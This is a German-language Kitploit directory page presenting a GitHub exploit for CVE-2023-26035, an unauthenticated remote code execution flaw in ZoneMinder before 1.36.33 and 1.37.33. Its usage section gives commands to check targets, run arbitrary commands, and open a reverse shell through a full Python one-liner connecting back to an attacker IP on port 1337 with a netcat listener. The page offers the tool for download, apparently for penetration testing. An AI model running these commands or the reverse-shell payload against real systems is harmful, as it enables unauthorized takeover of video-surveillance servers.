
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
zoneminder_CVE-2023-26035 — Exploit für CVE-2023-26035, der ZoneMinder < 1.36.33 und < 1.37.33 betrifft | Kitploit

Tools/GitHubGitHub/0xfalafel/zoneminder_cve-2023-26035
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlRed Teaming
GitHub0xfalafel/zoneminder_cve-2023-26035

zoneminder_CVE-2023-26035

Exploit für CVE-2023-26035, der ZoneMinder < 1.36.33 und < 1.37.33 betrifft

Repository anzeigen
122vor 2 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    389
  • 5

    SafeLine

    chaitin/safeline

    Selbst gehosteter WAF und Reverse Proxy, der bösartigen HTTP-Verkehr filtert, SQL-Injection, XSS und Bot-Angriffe blockiert, mit Ratenbegrenzung und dynamischer HTML/JS-Verschlüsselung.

    337
  • 6

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    331

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Exploit - ZoneMinder CVE-2023-26035

Es gibt eine nicht authentifizierte Remote Code Execution (RCE), die ZoneMinder Snapshots betrifft.
Dies ist ein Exploit für CVE-2023-26035.

Betroffene Versionen

ZoneMinder < 1.36.33 und
ZoneMinder < 1.37.33.

Nutzung des Exploits

Verwendung

Überprüfen, ob das Ziel verwundbar ist:

python3 zoneminder.py http://target

Befehl ausführen

python3 zoneminder.py http://target command

Beispiele

Test der Befehlausführung mit ping

Führen Sie tcpdump auf dem mit dem Ziel verbundenen Interface (hier tun0) aus und filtern Sie nach ICMP-Paketen:

sudo tcpdump -i tun0 icmp

Führen Sie dann einen Ping auf Ihre IP aus. Achten Sie darauf, Anführungszeichen " zu verwenden, da der Befehl sonst nicht korrekt interpretiert wird.

python3 zoneminder.py http://target "ping -C 4 your_ip"

Reverse Shell

Erstellen Sie den Listener mit netcat:

nc -lvnp 1337

Verwenden Sie einen Reverse-Shell-Oneliner:

python3 zoneminder.py http://TARGET "python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"YOUR_IP\",1337));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"sh\")'"

Mehr unter https://revshells.com.

Voraussetzungen

Das Exploit nutzt requests und BeautifulSoup.
Installieren Sie es mit:

python3 -m pip install requests beautifulsoup4

Danksagungen

Ich wollte nur ein eigenständiges Exploit, das kein Metasploit benötigt.
Das Skript ist abgeleitet von https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/unix/webapp/zoneminder_snapshots.rb

https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-72rg-h4vf-29gr

Tool herunterladen



